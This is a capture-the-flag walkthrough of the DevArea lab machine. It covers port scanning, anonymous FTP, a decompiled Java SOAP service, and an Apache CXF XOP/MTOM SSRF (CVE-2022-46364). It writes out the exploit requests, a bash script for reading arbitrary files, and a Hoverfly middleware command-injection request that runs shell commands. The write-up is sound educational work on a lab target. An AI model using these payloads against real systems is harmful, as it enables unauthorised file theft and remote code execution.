DevArea
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 63 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD5s4VbmJmJE5NzFN8hY3uJZo3GHyZbsZy5xQiGBTnfjhK1Ya4cJAcX8R+ZR01Q7zQN+S3HD/2cY8VXIwPDl1Yk=
|   256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJBNRMFlkdjnZ3/y18k16stZAv/NHxEz5Ut68zr4/KQt
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
8080/tcp open  http    syn-ack ttl 63 Jetty 9.4.27.v20200227
|_http-server-header: Jetty(9.4.27.v20200227)
|_http-title: Error 404 Not Found
8500/tcp open  http    syn-ack ttl 63 Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 29 Mar 2026 01:45:13 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 29 Mar 2026 01:44:58 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    syn-ack ttl 63 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: BAA090FBC1418C8C4971002CC5459574
|_http-title: Hoverfly Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8500-TCP:V=7.98%I=7%D=3/28%Time=69C88330%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20
SF:Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Typ
SF:e-Options:\x20nosniff\r\nDate:\x20Sun,\x2029\x20Mar\x202026\x2001:44:58
SF:\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20ser
SF:ver\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(
SF:HTTPOptions,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20Error\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:\x2
SF:0nosniff\r\nDate:\x20Sun,\x2029\x20Mar\x202026\x2001:44:58\x20GMT\r\nCo
SF:ntent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20server\.\x20Does
SF:\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(RTSPRequest,6
SF:7,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%
SF:r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConte
SF:nt-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\
SF:n400\x20Bad\x20Request")%r(FourOhFourRequest,E9,"HTTP/1\.0\x20500\x20In
SF:ternal\x20Server\x20Error\r\nContent-Type:\x20text/plain;\x20charset=ut
SF:f-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2029\x20Mar
SF:\x202026\x2001:45:13\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\
SF:x20a\x20proxy\x20server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\
SF:x20requests\.\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\
SF:r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad
SF:\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnect
SF:ion:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1\x20
SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
We can find several open ports.
21 - vsftpd 3.0.522 - OpenSSH 9.6p1 Ubuntu80 - Apache httpd 2.4.588080 - Jetty 9.4.278500 - GoLang http proxy server8888 - Hoverfly
User
FTP Anonymous Access
The FTP server allows anonymous access, let’s have a look.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ftp anonymous@devarea.htb
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41584|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> ls pub
229 Entering Extended Passive Mode (|||40550|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||40548|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |***********************************************************************************************************************************************|  6293 KiB    2.39 MiB/s    00:00 ETA
226 Transfer complete.
6445030 bytes received in 00:02 (2.37 MiB/s)
We can find employee-service.jar, a jar file is just a compressed java archive which means we are able to extract it and list the contents.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ls -lash
total 6.2M
4.0K drwxrwxr-x 10 kali kali 4.0K Mar 28 21:50 .
4.0K drwxrwxr-x  4 kali kali 4.0K Mar 28 21:49 ..
4.0K -rw-rw-r--  1 kali kali 2.1K Feb 27  2020 about.html
4.0K drwxrwxr-x  4 kali kali 4.0K Aug 23  2016 com
6.2M -rw-rw-r--  1 kali kali 6.2M Sep 22  2025 employee-service.jar
4.0K drwxrwxr-x  3 kali kali 4.0K Sep 21  2025 htb
4.0K drwxrwxr-x  4 kali kali 4.0K Feb 22  2013 javax
4.0K -rw-rw-r--  1 kali kali  542 Feb 27  2020 jetty-dir.css
4.0K drwxrwxr-x  5 kali kali 4.0K Mar 28 21:50 META-INF
4.0K drwxrwxr-x  2 kali kali 4.0K Sep 16  2025 mozilla
4.0K drwxrwxr-x  7 kali kali 4.0K Sep 16  2025 org
4.0K drwxrwxr-x  3 kali kali 4.0K Jun 23  2020 OSGI-INF
4.0K drwxrwxr-x  5 kali kali 4.0K Jun 23  2020 schemas
Jetty Web Service Enumeration
Taking a look at the Manifest we can see that the Main class is htb.devarea.ServerStarter
1
2
3
4
5
6
7
$ cat META-INF/MANIFEST.MF
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Created-By: Apache Maven 3.8.7
Build-Jdk: 1.8.0_462
Main-Class: htb.devarea.ServerStarter
Let’s have a look at the strings of the main class.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
$ strings htb/devarea/ServerStarter.class
<init>
Code
LineNumberTable
LocalVariableTable
this
Lhtb/devarea/ServerStarter;
main
([Ljava/lang/String;)V
args
[Ljava/lang/String;
factory
-Lorg/apache/cxf/jaxws/JaxWsServerFactoryBean;
SourceFile
ServerStarter.java
+org/apache/cxf/jaxws/JaxWsServerFactoryBean
htb/devarea/EmployeeService
htb/devarea/EmployeeServiceImpl
#http://0.0.0.0:8080/employeeservice
AEmployee Service running at http://localhost:8080/employeeservice
<WSDL available at http://localhost:8080/employeeservice?wsdl
htb/devarea/ServerStarter
java/lang/Object
setServiceClass
(Ljava/lang/Class;)V
setServiceBean
(Ljava/lang/Object;)V
setAddress
(Ljava/lang/String;)V
create
"()Lorg/apache/cxf/endpoint/Server;
java/lang/System
Ljava/io/PrintStream;
java/io/PrintStream
println
Looks like it’s the Jetty server running on port 8080 and utilizes WSDL, which means that the web application is configured and defined through an XML like language known as WSDL. Let’s visit the endpoint where the WSDL is defined and have a look.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
Let’s attempt to conduct the operation: submitReport
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ curl -X POST http://devarea.htb:8080/employeeservice \                                                                                                                                    -H "Content-Type: text/xml; charset=utf-8" \
  -H "SOAPAction: \"\"" \
  -d '<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:htb="http://devarea.htb/">
   <soapenv:Header/>
   <soapenv:Body>
      <htb:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content>Test report content</content>
            <department>IT</department>
            <employeeName>John Doe</employeeName>
         </arg0>
      </htb:submitReport>
   </soapenv:Body>
</soapenv:Envelope>'
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from John Doe. Department
: IT. Content: Test report content</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
We’ve proven that we’re able to send XML requests, however I am unable to exploit the common XXE strategies including:
DTDXIncludeXXE SSRF
So I’ve pivoted to gathering more information about the application by decompiling it with jadx.
1
2
3
4
$ jadx -d $(pwd)/../decompiled $(pwd)/employee-service.jar
INFO  - loading ...
INFO  - processing ...
ERROR - finished with errors, count: 10
Let’s take a look at the main class: ServerStarter.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ more sources/htb/devarea/ServerStarter.java
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

/* JADX INFO: loaded from: employee-service.jar:htb/devarea/ServerStarter.class */
public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
There’s not much information here but let’s have a quick look around on what exactly is being imported.
Apache CXF™ is an open source services framework. CXF helps you build and develop services using frontend programming APIs, like JAX-WS and JAX-RS. These services can speak a variety of protocols such as SOAP, XML/HTTP, RESTful HTTP, or CORBA and work over a variety of transports such as HTTP, JMS or JBI.
XOP/MTOM SSRF
In this case Apache CXF is the framework that is being used alongside the Java API for XML Web Services(JAX-WS) to design the frontend functionality of the application. Based on the Apache CXF Security Disclosures We can find several vulnerabilities, having a quick read through them it seems that we might be able to exploit CVE-2022-46364 given that we’re able to submit XML documents. However since the vulnerability specifies MTOM we’ll have to use the multipart/related MIME type.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ curl -X POST http://devarea.htb:8080/employeeservice \
  -H "Content-Type: multipart/related; type=\"application/xop+xml\"; boundary=\"----boundary\"; start=\"<root>\"; start-info=\"text/xml\"" \
  --data-binary @- << 'EOF'
------boundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-ID: <root>

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:htb="http://devarea.htb/"
                  xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soapenv:Header/>
   <soapenv:Body>
      <htb:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content><xop:Include href="http://10.10.14.4:8000/test.txt"/></content>
            <department>IT</department>
            <employeeName>John Doe</employeeName>
         </arg0>
      </htb:submitReport>
   </soapenv:Body>
</soapenv:Envelope>
------boundary--
EOF
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from John Doe. Department: IT. Content: </return></ns2:submitReportResponse></soap:Body></soap:Envelope>
Sending the request above I get a callback on my listener.
1
2
3
4
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.101.162 - - [28/Mar/2026 22:27:38] code 404, message File not found
10.129.101.162 - - [28/Mar/2026 22:27:38] "GET /test.txt HTTP/1.1" 404 -
Instead of using this to request our services, we can also see whatever response is given in the content response of the application, let’s retrieve a file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ curl -X POST http://devarea.htb:8080/employeeservice \
  -H "Content-Type: multipart/related; type=\"application/xop+xml\"; boundary=\"----boundary\"; start=\"<root>\"; start-info=\"text/xml\"" \
  --data-binary @- << 'EOF'
------boundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-ID: <root>

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:htb="http://devarea.htb/"
                  xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soapenv:Header/>
   <soapenv:Body>
      <htb:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content><xop:Include href="file:///etc/hosts"/></content>
            <department>IT</department>
            <employeeName>John Doe</employeeName>
         </arg0>
      </htb:submitReport>
   </soapenv:Body>
</soapenv:Envelope>
------boundary--
EOF
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from John Doe. Department: IT. Content: MTI3LjAuMC4xIGxvY2FsaG9zdAoxMjcuMC4xLjEgZGV2YXJlYQoxMjcuMC4wLjEgICBkZXZhcmVhLmh0YgoKIyBUaGUgZm9sbG93aW5nIGxpbmVzIGFyZSBkZXNpcmFibGUgZm9yIElQdjYgY2FwYWJsZSBob3N0cwo6OjEgICAgIGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA6OjAgaXA2LWxvY2FsbmV0CmZmMDA6OjAgaXA2LW1jYXN0cHJlZml4CmZmMDI6OjEgaXA2LWFsbG5vZGVzCmZmMDI6OjIgaXA2LWFsbHJvdXRlcnMK</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
It may seem like it returned gibreish at first but it actually looks like base64 encoding, so let’s decode it.
1
2
3
4
5
6
7
8
9
10
11
$ echo 'MTI3LjAuMC4xIGxvY2FsaG9zdAoxMjcuMC4xLjEgZGV2YXJlYQoxMjcuMC4wLjEgICBkZXZhcmVhLmh0YgoKIyBUaGUgZm9sbG93aW5nIGxpbmVzIGFyZSBkZXNpcmFibGUgZm9yIElQdjYgY2FwYWJsZSBob3N0cwo6OjEgICAgIGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA6OjAgaXA2LWxvY2FsbmV0CmZmMDA6OjAgaXA2LW1jYXN0cHJlZml4CmZmMDI6OjEgaXA2LWFsbG5vZGVzCmZmMDI6OjIgaXA2LWFsbHJvdXRlcnMK' | base64 -d
127.0.0.1 localhost
127.0.1.1 devarea
127.0.0.1   devarea.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Looks like we’re able to read files with a bit of effort, we’re able to get an LLM to automate this using a bit of filtering.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
#!/bin/bash

# Usage check
if [ -z "$1" ]; then
    echo "Usage: $0 <file_path>"
    exit 1
fi

FILE="$1"
URL="http://devarea.htb:8080/employeeservice"

# Send request + extract + decode
curl -s -X POST "$URL" \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="----boundary"; start="<root>"; start-info="text/xml"' \
  --data-binary @- <<EOF | grep -oP 'Content: \K[A-Za-z0-9+/=]+' | base64 -d

------boundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-ID: <root>

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:htb="http://devarea.htb/"
                  xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soapenv:Header/>
   <soapenv:Body>
      <htb:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content><xop:Include href="file://$FILE"/></content>
            <department>IT</department>
            <employeeName>John Doe</employeeName>
         </arg0>
      </htb:submitReport>
   </soapenv:Body>
</soapenv:Envelope>
------boundary--

EOF
Hoverfly Access
After attempting a lot, and I mean A LOT of files. I started to enumerate services running using the systemd directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
$ ./file_read.sh /etc/systemd/system
.syswatch-web.service.swp
cloud-final.service.wants
dbus-org.freedesktop.ModemManager1.service
dbus-org.freedesktop.resolve1.service
dbus-org.freedesktop.thermald.service
dbus-org.freedesktop.timesync1.service
display-manager.service.wants
emergency.target.wants
employee-service.service
final.target.wants
getty.target.wants
graphical.target.wants
hibernate.target.wants
hoverfly.service
hybrid-sleep.target.wants
iscsi.service
mdmonitor.service.wants
multi-user.target.wants
network-online.target.wants
oem-config.service.wants
open-vm-tools.service.requires
paths.target.wants
rescue.target.wants
sleep.target.wants
sockets.target.wants
ssh.service.requires
suspend.target.wants
suspend-then-hibernate.target.wants
sysinit.target.wants
syslog.service
sysstat.service.wants
systemd-networkd.service
syswatch-monitor.service
syswatch-monitor.timer
syswatch-web.service
timers.target.wants
vmtoolsd.service
Earlier, we found the hoverfly dashboard, now that we can find the hoverfly.service let’s check it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ ./file_read.sh /etc/systemd/system/hoverfly.service
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password [REDACTED] -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target

We can use these cleartext credentials to access the hoverfly dashboard running on port 8888
Hoverfly RCE
Taking a look around at vulnerabilities on Hoverfly v1.11.3 we can locate a critical Command Injection vulnerability through an /api/v2/hoverfly/middleware request. Let’s send the malicious request.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PUT /api/v2/hoverfly/middleware HTTP/1.1
Host: devarea.htb:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODU3OTM3MTQsImlhdCI6MTc3NDc1MzcxNCwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.y4wXS9GMfJu_PGmHTglYDUKoc7GO_2C1TNcNBZWlJ1TSyeip-BCJ1VJcCrn1-sh5IEjRmY0aj-x5gm_VoeqiIg
Connection: keep-alive
Referer: http://devarea.htb:8888/dashboard
Content-Type: application/json


{"binary":"/bin/bash",
"script":"whoami"}
We get the following response
1
2
3
4
5
6
7
8
9
HTTP/1.1 422 Unprocessable Entity
Date: Sun, 29 Mar 2026 03:11:25 GMT
Content-Length: 490
Content-Type: text/plain; charset=utf-8
Connection: close

{
    "error": "Failed to unmarshal JSON from middleware\nCommand: /bin/bash /tmp/hoverfly/hoverfly_3594039030\ninvalid character 'd' looking for beginning of value\n\nSTDIN:\n{\"response\":{\"status\":200,\"body\":\"ok\",\"encodedBody\":false,\"headers\":{\"test_header\":[\"true\"]}},\"request\":{\"path\":\"/\",\"method\":\"GET\",\"destination\":\"www.test.com\",\"scheme\":\"\",\"query\":\"\",\"formData\":null,\"body\":\"\",\"headers\":{\"test_header\":[\"true\"]}}}\n\nSTDOUT:\ndev_ryan\n"
}
Let’s upgrade this web-shell to a reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
dev_ryan@devarea:~$ ls -lash
total 56K
4.0K drwxr-x--- 5 dev_ryan dev_ryan 4.0K Mar 10 16:28 .
4.0K drwxr-xr-x 3 root     root     4.0K Dec  4 14:05 ..
   0 lrwxrwxrwx 1 root     root        9 Mar 10 16:28 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 dev_ryan dev_ryan  220 Sep 21  2025 .bash_logout
4.0K -rw-r--r-- 1 dev_ryan dev_ryan 3.7K Sep 21  2025 .bashrc
4.0K drwx------ 2 dev_ryan dev_ryan 4.0K Sep 21  2025 .cache
4.0K drwxrwxr-x 3 dev_ryan dev_ryan 4.0K Dec 12 21:22 .local
4.0K -rw-r--r-- 1 dev_ryan dev_ryan  807 Sep 21  2025 .profile
4.0K drwx------ 2 dev_ryan dev_ryan 4.0K Mar 11 12:59 .ssh
 20K -rw-r--r-- 1 root     root      20K Dec 14 13:39 syswatch-v1.zip
4.0K -rw-r----- 1 root     dev_ryan   33 Mar 26 15:50 user.txt
Just like that, we have User!
Root
Syswatch Enumeration
Taking a quick look around we can find syswatch-v1.zip in our home directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
dev_ryan@devarea:~$ ls -lash
total 56K
4.0K drwxr-x--- 5 dev_ryan dev_ryan 4.0K Mar 10 16:28 .
4.0K drwxr-xr-x 3 root     root     4.0K Dec  4 14:05 ..
